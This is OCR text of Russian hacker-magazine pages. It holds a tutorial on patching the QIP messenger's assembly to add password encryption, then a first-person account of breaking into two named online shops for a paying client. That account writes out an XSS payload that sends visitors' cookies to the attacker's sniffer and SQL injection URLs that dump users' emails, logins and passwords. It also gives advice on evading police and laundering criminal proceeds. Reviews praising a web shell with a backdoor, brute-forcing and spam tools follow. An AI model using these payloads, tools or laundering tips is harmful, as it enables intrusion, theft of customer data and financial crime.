Известно, что зашифрованный пароль хранится в ini-файле, в параметре NPass. Путь до ini-файла определяется следующим образом:

```
%Dir_Of_QIP%\Users\%UIN%\Config.ini
```

Специально для наших экспериментов я зарегистрировал номер icq и установил пароль PaSsWwOrD. Зашифрованный вариант выглядит так: NPass=ShwCtaR8aV4=.

Теперь я хотел бы сделать небольшое отступление и поговорить о процедурах Encrypt и Decrypt. Исходники с комментариями ты можешь посмотреть на диске. А здесь я просто хотел бы сказать, что использую в этих функциях алгоритм простой табличной замены или алгоритм сдвига. Каждый символ в результате кодирования или декодирования смещается на 7 значений, только при зашифровке данных на 7 значений вниз, а при расшифровке — вверх. То есть, например, символ «9» становится символом «2», а символ «я» становится символом «щ». Это простой алгоритм, его реализация на ассемблере занимает не больше 10-ти строчек кода, отсюда и размер нашей dll — 1248 байт. Ты вправе использовать свой алгоритм, но при этом желательно соблюдать два условия:

1. Длина данных на выходе должна быть равна длине данных на входе. Это условие необязательное, но, чтобы не заморачиваться с выделением дополнительной памяти и исправлением еще большей части кода, лучше это условие взять за правило.
2. Если пароли сохраняются в ini или строковым параметром в реестр, то на выходе все символы должны быть печатаемыми (то есть не должно быть символов, чей код меньше 32). В нашем случае это условие является обязательным.

Так, теперь нам надо найти место в коде, где программа считывает или записывает пароль в ini-файл. Давай зацепимся за строку NPass, то есть за название параметра в Config.ini. Очевидно, что если эта строка где-нибудь вызывается, то программа хочет или прочитать, или сохранить зашифрованный пароль. ПКМ > Search for > All referenced text strings и делаем поиск по слову «NPass». Мест в коде, где вызывается эта строка, довольно много, так что ставим бряки (выделяем найденную строку и нажимаем F2) на все эти места. Теперь давай подумаем, в каких случаях программа будет обращаться к данным, которые принадлежат параметру NPass.

Чтение:

- При загрузке учетной записи;
- При изменении учетной записи.

Запись:

- При создании новой учетной записи с галочкой «Save Password»;
- При изменении пароля на номере.

Вроде ничего не упустил. Хорошо, давай проделаем все эти действия и посмотрим, в каком месте сработает прерывание, параллельно записывая, при каких действиях и в каких местах оно сработало. Я проделал все эти действий многократно и получил вот такой результат (в 99% случаях у тебя результат будет таким же):

Первое срабатывание

```
00622A12   PUSH EAX
00622A13   MOV ECX, qip.00622C04
; «NPass» — здесь сработало прерывание.
...
00622A21   CALL DWORD PTR DS:[EDI+4]
; <qip.@TIniFile@WriteString> — при создании новой
; учетной записи
```

Второе срабатывание

```
006584E6   PUSH EAX
006584E7   MOV ECX, qip.006585A8 ; «NPass»
...
006584F5   CALL DWORD PTR DS:[EDI+4]
; <qip.@TIniFile@WriteString> — при смене пароля
; на уине
```


Третье срабатывание

```
0062204B   PUSH EAX
0062204C   MOV EDX, qip.00622568; ASCII «Main»
00622051   MOV ECX, qip.00622578
; «NPass» — вот здесь сработало прерывание.
...
0062205A   CALL DWORD PTR DS:[EDI]
; <qip.@TIniFile@ReadString> — при загрузке или смене
; учетной записи
0062205C   MOV EAX, DWORD PTR SS:[EBP-38]
0062205F   LEA EDX, DWORD PTR SS:[EBP-34]
```

Последнее срабатывание

```
00622A74   PUSH EAX
00622A75   MOV EDX, qip.00622C14; ASCII «Main»
00622A7A   MOV ECX, qip.00622C04
; «NPass»
...
00622A83   CALL DWORD PTR DS:[EDI+4]
; <qip.@TIniFile@WriteString> — после нажатия на
; кнопку «Подключиться»
```

При вызове @TIniFile@WriteString пароль сохраняется в Config.ini, в параметр NPass, а при вызове @TIniFile@ReadString считывается оттуда же. Перед вызовом WriteString надо зашифровать пароль. Как ты можешь видеть из примеров, приведенных выше, таких вызо-


> Ликвидируем проверку CRC

вов у нас три. Во всех участках кода вначале идет команда push eax. Именно она кладет в стек данные, которые будут записаны в ini, в параметр NPass. Нам надо зашифровать их до вызова WriteString. Начнем с участка кода под номером 1. Итак, будем делать прыжок в конец секции кода после команды push eax, затирая команду, следующую за ней:

```
00622A12    PUSH EAX
; Прыжок в конец секции кода, в область с нулями
00622A13    JMP qip.00660EF3
```

А по адресу 00660EF3 пишем следующий код:

```
; Вначале по адресу 660EA6 мы записали адрес функции Encrypt
; Теперь пришло время ее вызвать. Напомню, что одним параметром
; в эту функцию передается указатель на данные для шифрования,
; но он уже есть в стеке.
00660EF3            CALL DWORD PTR DS: [660EA6]
; Наша процедура использует один параметр из стека, значит,
; после ее выполнения стек увеличится на 4 байта, а нам это не нужно
00660EF9            SUB ESP,4
00660EFC            MOV ECX, qip.00622C04
; ASCII «NPass»; Эта команда была переписана нашим прыжком
; в эту область, но выполнить мы ее все равно обязаны.
00660F01            JMP qip.00622A18
; Продолжаем выполнение программы на адрес 00660EF3 команды.
```

С участком кода под номером 2 поступаем аналогично:

```
006584E6    PUSH EAX
006584E7    JMP qip.00660F06
```

По адресу 00660F06 пишем абсолютно аналогичный код:

```
00660F06    CALL DWORD PTR DS: [660EA6]
00660F0C    SUB ESP,4
00660F0F    MOV ECX, qip.00622C04 ; ASCII «NPass»
00660F14    JMP qip.006584EC
```

С участком под номером 4 та же история:

```
00622A74    PUSH EAX
00622A75    JMP qip.00660F2B
```

А в адрес 00660F2B пишем:

```
00660F2B    CALL DWORD PTR DS: [660EA6]
00660F31    SUB ESP,4
00660F34    MOV EDX, qip.00622C14; ASCII «Main»
00660F39    JMP qip.00622A7A
```

С участком 3 история немного иная: тут у нас идет считывание, значит, прыжок в область с нашим кодом надо делать после вызова ReadString, то есть на месте команд, которые идут по адресу 0062205C. Делаем прыжок:

```
0062205C    JMP qip.00660F19
00622061    NOP
```

По адресу 00660F19 — следующий код:

```
; Сейчас по адресу [EBP-38] находится указатель на данные,
;которые были считаны из параметра NPass файла Config. ini
00660F19    MOV EAX, DWORD PTR SS: [EBP-38]
; Теперь кладем указатель на данные в eax
00660F1C    PUSH EAX
            ; и вызываем Decrypt
00660F1D    CALL DWORD PTR DS: [660EAA]
            ; выполняем затертую команду
00660F23    LEA EDX, DWORD PTR SS: [EBP-34]
            ; И продолжаем выполнение программы
00660F26    JMP qip.00622062
```


Вот и все. Сохраняем все изменения в файле и создаем новую учетную запись. Теперь при любом считывании или записи в файл Config.ini данных, они будут перед этим проходить через наши процедуры, которые будут их дополнительно зашифровывать или расшифровывать.

Заключение

Напоследок хочу отметить, что данная технология является универсальной. Даже не столько в плане дополнительной защиты паролей, сколько в плане защиты сохраняемой информации на диск различными программами. Во многих программах алгоритмы шифрования и хранения паролей довольно примитивны, к тому же если программа довольно знаменита, то эти алгоритмы обязательно будут выдернуты из программы. При этом софтина может удовлетворять всем вашим требованиям, однако в XXI веке информация играет ключевую роль в нашей жизни, поэтому мы должны защищать ее всеми возможными способами. Хочу отметить также, что, например, в довольно знаменитом файловом менеджере Total Commander есть замечательный FTP-клиент, которым я пользуюсь. Все настройки учетных записей хранятся в ini-файле. Так же, как и в QIP'е, алгоритм расшифровки этих паролей давно известен, поэтому домашним заданием будет исследовать эту программу самим (это не намного сложнее, чем QIP). Просто найди места в коде, где считывается и сохраняется зашифрованный пароль, и потом проделай с этими участками кода то же самое, что мы выполнили выше.



> На сайте http://wasm.ru ты сможешь найти множество статей, которые расскажут о разных техниках модификации готового кода.
На сайте http://cracklab.ru ты сможешь найти все необходимые инструменты, которые могут понадобиться реверс-инженеру.



> На нашем диске ты найдешь все программы, которые были использованы в данной статье, полный листинг protect.dll на ассемблере с комментариями, а также модифицированную версию клиента qip с результатами наших трудов. А еще я снял видеоурок, чтобы тебе легче было повторить мой метод защиты.



> Если результат дизассемблирования или модификации готовых программных продуктов нанес какой-то ущерб автору или людям, использовавшим это ПО, то ты можешь быть привлечен к уголовной ответственности в соответствии с УК РФ.



ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

ХАКЕР ПО НАЙМУ

ТЫ КОГДА-НИБУДЬ ЗАДУМЫВАЛСЯ НАД ТЕМ, КАК ПРОФЕССИОНАЛЬНЫЕ ХАКЕРЫ ЗАРАБАТЫВАЮТ СЕБЕ НА ЖИЗНЬ? Я ДУМАЮ, НЕ СТОИТ И ГОВОРИТЬ, ЧТО В НЕЛЕГАЛЬНОЙ СРЕДЕ КРУТЯТСЯ ОЧЕНЬ БОЛЬШИЕ ДЕНЬГИ, КОТОРЫЕ ЗАЧАСТУЮ ПРЕВЫШАЮТ ГОДОВЫЕ БЮДЖЕТЫ НЕКОТОРЫХ СТРАН МИРА. ТЕБЕ НАВЕРНЯКА НАДОЕЛО ХОДИТЬ В РВАНЫХ ДЖИНСАХ, ГРЫЗТЬ СУХАРИКИ И ЗАПИВАТЬ ИХ ВТОРОСОРТНЫМ ПИВОМ, ДА К ТОМУ ЖЕ ВЫСЛУШИВАТЬ ПОСТОЯННЫЕ ЖАЛОБЫ ОТ СОБСТВЕННОЙ ДЕВУШКИ О ТОМ, ЧТО ОНА ХОЧЕТ НОВУЮ ЮБКУ И КОЛЬЕ ЗА $ 1000. ПОВЕРЬ, ВСЕ МОЖНО ИЗМЕНИТЬ ПРИ ПОМОЩИ ПРЯМЫХ РУК И СВОИХ МОЗГОВ. И Я ПОКАЖУ ТЕБЕ, КАК ЭТО СДЕЛАТЬ.

ВЗЛАМЫВАЕМ НА ЗАКАЗ

Однажды ко мне в асю постучался человек с предложением о сотрудничестве. Оказалось, что ему нужен был доступ к базам нескольких интернет-магазинов в доменной зоне. ru. Обсудив детали заказа и сумму моего гонорара, я согласился. Одним из условий клиента было обязательное прохождение теста, который заключался в получении БД с любого из двух предоставленных мне ру-шопов в течение 4-х суток. Тест полностью оплачивался заказчиком, и это меня устраивало.

На следующий день, проверяя мыло, я обнаружил мессагу с веб-адресами интернет-магазов и напоминанием о том, что время пошло. Недолго думая, я запустил Оперу и зашел на первый из двух сайтов — www.003.ru. Наполнение ресурса меня мало интересовало, и я сразу приступил к осмотру «пациента». Окинув взглядом индекс сайта, в глаза бросилась ссылка на форум, который, увы, был предусмотрительно пропатчен. Все данные в формах жестко фильтровались, и меня посылали идти лесом. Тогда я вспомнил про функцию поиска по сайту и решил попытать счастья там. В моей практике уже не раз встречались качественно написанные движки с бажными поисковиками, поэтому надежда на благоприятный исход дела не покидала меня. Я вбил в формочку поиска запрос вида:

```
<script>alert('xss')</script>
```

Потом нажал Enter, после чего браузер отобразил приветливое окошечко alert с надписью 'xss'. Это означало лишь одно: уязвимость есть, и ее необходимо использовать. Я взглянул на адресную строку:

```
http://www.003.ru/find/1. html?
findstring=%3Cscript%3Ealert%28%27xss%27%29%-C%2Fscript%3E&partition=
```

Передаваемое значение параметра findstring позволяло мне выполнить произвольный javascript-код:

```
http://www.003.ru/find/1. html?findstring=мой_javascript-код&partition=
```



> XSS на сайте интернет-магазина www.elson.ru

> Получаем пароли юзеров из БД

Я быстренько накатал небольшой снифер на php, залил его на один из своих серверов и сформировал «ядовитый» линк для админа:

```
http://www.003.ru/find/1. html?findstring=<script>document.
location="http://my_server.com/snif. php?«+document. cookie
</script>&partition=
```

Где my_server.com — урл моего сервера, а snif.php — php-снифер. Затем при помощи функции bin2hex () в php я закодировал линк и отправил его в письме на мыло админу. Прошло двое суток, а кукисы не прилетали. Ждать дальше было нельзя. На выполнение заказа у меня оставалось ровно два дня. Открыв браузер и набрав в адресной строке www.elson.ru, я принялся изучать сайт второго шопа. Приметив функцию поиска по сайту, я немедленно проверил ее на прочность и не прогадал. Поисковик и на этом сайте был подвержен xss:

```
http://elson.ru/cgi-bin/search. pl?search_string=мой_javascript-
код&mode=catalog_search&x=0&y=0
```

Но, учитывая печальный опыт с реализацией xss на www.003.ru, я решил отложить баг до худших времен и осмотреть ресурс подробнее. Каталог товаров отображался в обычных html-страницах, а вот личный кабинет был написан на перле. Заинтересовавшись perl-движком, я начал «тестировать» его на прочность. Но, проверив скрипты регистрации и личного кабинета, я был вынужден отступить. Однако через некоторое время обратил внимание на раздел «рассчитать доставку», в котором предлагалось заполнить три формы. После недолгих экспериментов со значениями полей скрипт ругнулся и выдал ошибку:

```
You have an error in your SQL syntax. Check the manual that corresponds
to your MySQL server version for the right syntax to use near '' AND weight_
till>=1' limit 1' at line 1
SQL: SELECT weight_from, weight_till FROM elson_cpcr_pay_row
WHERE weight_from <=1' AND weight_till>=1' limit 1
```

Оказалось, что скрипт calculator. pl не фильтровал входящие данные из поля «Вес товара», благодаря чему существовала возможность проведения sql-инъекции. Этот факт несомненно обрадовал меня, но напоследок я захотел пройтись по форуму магазина. Как ни странно, он тоже был написан на perl. Изменив значение параметра id в forum_editor. pl, я увидел сообщение:

```
You have an error in your SQL syntax. Check the manual that corresponds
to your MySQL server version for the right syntax to use near '\' AND topic.
checked=1 GROUP BY topic. id' at line 1
SQL: SELECT topic.subject, topic. description, DATE_FORMAT (topic.
topic_date, '%d/%m/%Y %T'), topic. fio, topic. email FROM elson_forum_
topic AS topic WHERE topic. id=? AND topic. checked=1 GROUP BY topic. id
```

Вот и еще одна sql-injection проявила себя. Но в отличие от первой инъекции, где данные из html-формы передавались методом post, во втором случае использовался метод GET, что облегчало составление запросов к базе. Поэтому было решено использовать именно уязвимость в движке форума. Первым делом я проверил права для доступа к таблице пользователей MySQL:

```
http://elson.ru/cgi-bin/forum_editor. pl?event=view_topic&topic_id=-1+u
nion+select+*+from+mysql. user/*&s_text=
```

На что получил отрицательный ответ:

```
SELECT command denied to user: 'u18785@10.10.11.41' for table 'user'
```

В такой ситуации мне ничего не оставалось делать, как попробовать подобрать количество полей. Поиграв с багой несколько минут, я достиг желаемого результата при помощи запроса:

```
http://elson.ru/cgi-bin/forum_editor. pl?event=view_topic&topic_id=-
1+union+select+null, null, null, null, null/*&s_text=
```

Далее нужно было получить название таблицы в БД. После недолгих раздумий я указал «elson_users»:

```
http://elson.ru/cgi-bin/forum_editor. pl?event=view_topic&topic_id=-1+u
nion+select+*+from+elson_users/*&s_text=
```

Ответ MySQL не заставил себя ждать:


```
The used SELECT statements have a different number of columns
```

Ура! Значит, таблица «elson_users» действительно существует. И я догадывался, какая информация находится в ней:). Оставалось только извлечь данные юзеров. Но для этого мне нужно было знать названия полей в таблице. Я не стал себя сильно утруждать и ввел «email», сам запрос выглядел так:

```
http://elson.ru/cgi-bin/forum_editor. pl?event=view_topic&topic_id=-
1+union+select+1, email,3,4,5+from+elson_users/*&s_text=
```

Спустя пару секунд у меня был список мыльников всех юзеров ру-шопа. Инъекция превосходно работала. Я поменял название поля на «login»:

```
http://elson.ru/cgi-bin/forum_editor. pl?event=view_topic&topic_id=-
```




> На DVD-диске ты найдешь видео по взлому интернет-магазина.



> Никогда не сдавайся морально. Несмотря на облом с реализацией XSS на первом сайте, я успешно слил базу со второго.



> Внимание! Все действия взломщика противозаконны! Информация предоставлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!


› SQL-injection на www.elson.ru


› XSS на сайте интернет-магазина www.003.ru

1+union+select+1,login,3,4,5+from+elson_users/*&s_text=

И извлек базу логинов пользователей. Затем аналогичным образом я составил запрос на получение паролей юзеров, который успешно выполнился:

http://elson.ru/cgi-bin/forum_editor.pl?event=view_topic&topic_id=-1+union+select+1,password,3,4,5+from+elson_users/*&s_text=

Проблема заключалась лишь в том, чтобы совместить извлеченные логины и пароли. Но и она была решена при помощи простого php-скрипта.
Таким образом, я успешно выполнил тестовый взлом в срок и приобрел постоянного клиента, который еще не раз обращался ко мне с подобными заказами. Но это уже совсем другая история.

Работаем на заказ

Как ты уже понял из вышеописанного мной примера, взлом на заказ — дело хлопотное, но вполне реальное. Главное — помнить несколько основных правил, с которыми я тебе сейчас познакомлю:
1. Старайся объективно оценивать свои возможности. Не берись за заказ, шансы на выполнение которого близки к нулю. В таком случае ты потратишь впустую и свое время, и время клиента, что негативно отразится на твоей репутации.
2. Остерегайся кидал! Проверяй данные заказчика по онлайн-базам рипперов (например, www.kidala.info). В сомнительных ситуациях работай через гарант (комиссия, как правило, составляет около 5% при сделках до $500 и около 7% при сделках свыше $500).
3. Никогда не работай по предоплате, бери деньги только после успешного выполнения заказа! И вот почему. Известны случаи, когда человека попросту подставляли по очень простой схеме. Однажды к одному из моих друзей обратился клиент, который предложил ему заказ и сразу оплатил его выполнение. Друг, естественно, согласился, и буквально через час был добавлен в блэк-лист — мол, деньги взял, а заказ не выполнил. Другу повезло: благодаря широким связям в андерграунде его убрали из списка кидал, но осадок в душе остался. Не повторяй чужих ошибок.
4. Всегда реально оценивай сроки выполнения заказа. Если клиент настаивает на 2-х днях, а ты понимаешь, что за это время ты не успеешь развернуть фронт работ, — лучше откажись. Не думай, что ты сможешь «вкалывать» по 24 часа в сутки без перерыва на сон и отдых. Даже я сплю минимум по 4 часа в день, не смотря на мой опыт и привыкший к бессонным ночам организм. Взлом требует максимальной концентрации, которая невозможна после пяти суток безотрывного сидения за монитором.
5. Никогда не завышай и не занижай цену заказа. В первом случае ты потеряешь клиента, а во втором — останешься без денег. Здесь нужна «золотая середина». Создать единый прайс с расценками на услуги по взлому не представляется возможным, так как на сумму оплаты влияют многие факторы: сложность выполнения, сроки и т.д. Скажу лишь, что обычный веб-шелл с nobody-правами можно приобрести на сайте за $10, в то время как цена за БД с крупного финансового ресурса или хостинга может достигать нескольких тысяч американских рублей.
«Правила — это хорошо, — скажешь ты. — Но где получить заказ?». Думаю, ответ в стиле «прямо и налево» тебя вряд ли устроит:). Поэтому едем дальше. Вообще, множество заказов распределяется на известных форумах, большая часть из которых является приватными. Поэтому, если твой авторитет не так высок, чтобы тусить на закрытых порталах, тебе придется какое-то время работать на паблик-форумах (www.hackzona.ru или web-hack.ru). Со временем люди сами станут обращаться к тебе, но это напрямую зависит от твоей репутации. Ведь не зря говорят: «Профессионализм — это когда не ты ищешь работу, а работа — тебя». Еще одним важным аспектом является наша безопасность, которой, к слову, много не бывает. Так что помни следующее:
1. Анонимность в сети необходимо сохранять всегда и везде. Как это сделать, объяснялось уже много раз (почитай подшивку «Хакера»).
2. Шифруй все данные у себя на винте. Никогда нельзя исключать тот факт, что за тобой придут люди в погонах и конфискуют твое имущество. Это, так сказать, издержки нашей профессии.
3. Избегай контактов в реале. Информация о заказах всегда должна оставаться по ту сторону монитора. В противном случае ты можешь в короткий срок сменить свое место проживания на следственный изолятор. Цени смысл пословицы: «Молчание — золото».
Итак, с теорией ознакомились. Пора переходить к активным действиям. Допустим, ты взял заказ и успешно его выполнил. Клиент доволен и жаждет оплатить твои услуги. Вот здесь — стоп. Одно дело — заработать деньги, а другое — воспользоваться ими и остаться при этом на свободе. Если рассматривать это с юридической точки зрения, то ты получаешь деньги за совершенное преступление. Поэтому очень важно обналичить деньги тихо и незаметно. Большинство финансовых операций в рунете совершается через webmoney. Заведи себе отдельный кипер под гонорары от заказов и не свети на нем свой реальный IP-адрес. Рекомендую лайт-версию кошелька (читай в соседней статье про то, что может пропалить WmKeeper. — Прим. ред.). Изучи принцип работы других платежных систем, обрати внимание на возможность вывода средств и указание личных данных. Кроме того, при необходимости обналичивания «грязных» денег советую воспользоваться специальными сервисами, которые работают под 40-50% от первоначальной суммы. Вариантов здесь не так уж и много, но они есть.
Вот и все. На этом курс по «трудоустройству» можно считать оконченным. Как говорил вождь революции: «Работать, работать и еще раз работать!».
Напоследок хотелось бы заметить, что хакинг — это, в первую очередь, образ жизни, а потом уже все остальное. Если ты решил просто заработать денег, то можешь идти торговать пирожками на рынке — в хакинге тебе делать нечего.


Шоковая терапия
для офисного
планктона!
Как достать
Соседа
3
в офисе
Отправь SMS с кодом SOSED на номер 7529
и получи игру "Достать соседа" на свой мобильный.
В метро! На работе! Везде!
Возьми соседа с собой!

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

//X-TOOLS
ПРОГРАММЫ ДЛЯ ХАКЕРОВ


▼ ПРОГРАММА: NFM
ОС: UNIX-LIKE OS
АВТОР: XOCE




› Один из лучших веб-шеллов

Мне уже порядком надоели споры в сети о различных веб-шеллах. Поэтому представляю твоему вниманию NetworkFileManager — один из лучших веб-шеллов, написанных на php. Кто-то предпочитает r57shell, кто-то — c99shell, но NFM обладает действительно потрясающими возможностями. Итак, по порядку:

1. Возможность просматривать файлы хостинга через fopen и cmd.
2. Использование алиасов (команд, которые прописаны в готовом списке). Особенно помогает тем, кто слабо разбирается в *nix-системах.
3. Сканирование сервера на открытые порты.
4. MySQL-дампер. Позволяет быстро сдампить любую базу MySQL с сервера.
5. Возможность установки bash shell (бэкдор на 4000-м порту).
6. Архивация любой папки на сервере с последующей отсылкой на указанный email.
7. Возможность послать себе на мыло любой файл, находящийся на сервере.
8. Перебор паролей MD5 до 32-х символов. Тебе необходимо отметить символы, по которым будет осуществляться брут, и прописать ломаемый md5-хэш, после чего можно идти спать. На утро, при удачном раскладе, ты найдешь в логах пасс.



9. Подбор паролей к FTP с созданием листа с паролями. Причем NFM умеет создавать пассы с использованием гласных и согласных букв, получая выражения, которые могут использоваться в паролях.
10. Спамер + генератор баз мыл. Надо сказать, что валидность сгенеренных листов не превышает 40%, но сам спамер работает отлично. Так что, если у тебя есть пара десятков шеллов, смело можешь заняться рассылкой.




11. Загрузка любого файла с любого хостинга, не прибегая к wget/fetch/curl (все реализовано средствами php).
12. Флуд email. Особенно полезен в том случае, когда необходимо зафлудить чье-либо мыло. С одного шелла делать это бессмысленно, но вот с нескольких…
13. Сканирование открытых портов на сервере.
14. Просмотр логов Cpanel.

Я перечислил лишь основные функции NFM — на самом деле их гораздо больше. Поэтому можешь не раздумывая использовать NetworkFileManager в своей повседневной работе. Кроме того, скрипт умеет обходить включенный Safe_Mode режим в php, что несомненно поможет тебе при взломе очередного хостинга.



▼ ПРОГРАММА: SST
ОС: WINDOWS 2000/XP
АВТОР: BOOMERANG SOFTWARE INC.


Если ты читаешь этот раздел, то, скорее всего, в асе ты не только болтаешь с девушками, но и ведешь разговоры о работе. А знаешь ли ты, что использовать ICQ с каждым днем становится все небезопаснее? Не секрет, что агенты ФБР зачастую наведываются в AOL (American On-Line), как к себе домой. И дело тут не в том, какие соксы ты используешь и хранишь ли хистори у себя на винте, все дело в логах, хранящихся на серверах AOL'a. В последнее время нередки случаи передачи данных спецслужбам, которые активно изучают деятельность ярких представителей андеграунда. В такой ситуации единственный выход — использование аналогичного мессагера. Сразу скажу, что мыслей и слухов об этом ходит много. Поговаривают, что несколько команд собираются объединить свои силы для написания такого сервиса, который не будет зависеть от других клиентов обмена мгновенными сообщениями. Но на данный момент все это только слухи, поэтому необходимо искать более реальный вариант. Существует разработка RM IM (Russian Mafia Internet Messager) от Ru24 Team, но она является просто модификацией клиента «Jabber».



› Достойная замена ICQ


На мой взгляд, внимания заслуживает SST (Secure Shuttle Transport). Данная тулза обладает рядом возможностей:

1. Шифрование всех передаваемых сообщений 128-битным ключом.



2. Использование специального файла ключей для аутентификации личного аккаунта, что затрудняет угон номера, в отличие от ICQ.
3. Возможность коннекта через socks 4\socks5-сервер.
Кроме того, в SST есть функция проведения конференций, что заметно облегчает обсуждение вопросов несколькими людьми одновременно. Также на момент сдачи рубрики в печать сервис выдавал при регистрации 6-значные номерки вполне симпатичного вида. Поэтому настоятельно советую поторопиться, учитывая, что многие из моих знакомых уже давно перешли на SST.
Абсолютной анонимности не существует, так же как и не существует абсолютной безопасности, но, как говорится, береженого Бог бережет..

ПРОГРАММА: USPAM
ОС: WINDOWS 2000/XP
АВТОР:. FUF



Необычная спам-утила

В этом выпуске хочу представить тебе не совсем обычную спам-утилу под названием USpam. Как я уже упоминал в одном из номеров журнала, существуют три основных метода рассылки спама:
1. Директ-рассылки.
2. Спам через соксы.
3. Ботнет.
Но есть еще один способ — спам через аккаунт email-сервиса. Именно его использует USpam. Сама схема рассылки выглядит следующим образом: программа коннектится к email-серверу с указанными данными от аккаунта, затем посылает несколько запросов на отправку письма определенному адресату, после чего отсылает мессагу и разрывает соединение. Вроде бы все просто, но это не совсем так. Дело в том, что в данный момент некоторые email-сервисы устанавливают таймаут-соединения + ограничения на число коннектов с одного IP-адреса. USpam написан исключительно для работы с e-mail.ru (e-mail.ru, vipmail.ru, supermail.ru, goldmail.ru, goldenmail.ru), поэтому тебе необходимо зарегистрировать аккаунт именно на этом сервисе. После этого смело запускай софтину и заполняй соответствующие поля:
1. Login/Password — логин и пасс от мыльника.
2. IP'шник и порт проксика, если ты не собираешься светить свой адрес:).
3. Загрузка email-листа.
4. Количество потоков соединений и интервал отправки (главное здесь — не жадничать и исходить из пропускной способности своего канала).
5. Текст письма, email отправителя, subject.
Как ты уже заметил, тулза является мультипоточной, что не может не радовать. Максимального результата можно достичь, запуская утилиту на дедиках (выделенных серверах) с широкими каналами. Конечно, для серьезных миллионных рассылок нужно юзать совсем другой софт (о котором я уже писал и еще напишу), но для спама по относительно небольшой базе USpam вполне подходит.

ПРОГРАММА: SIMPLE BACKD00R
ОС: UNIX-LIKE OS

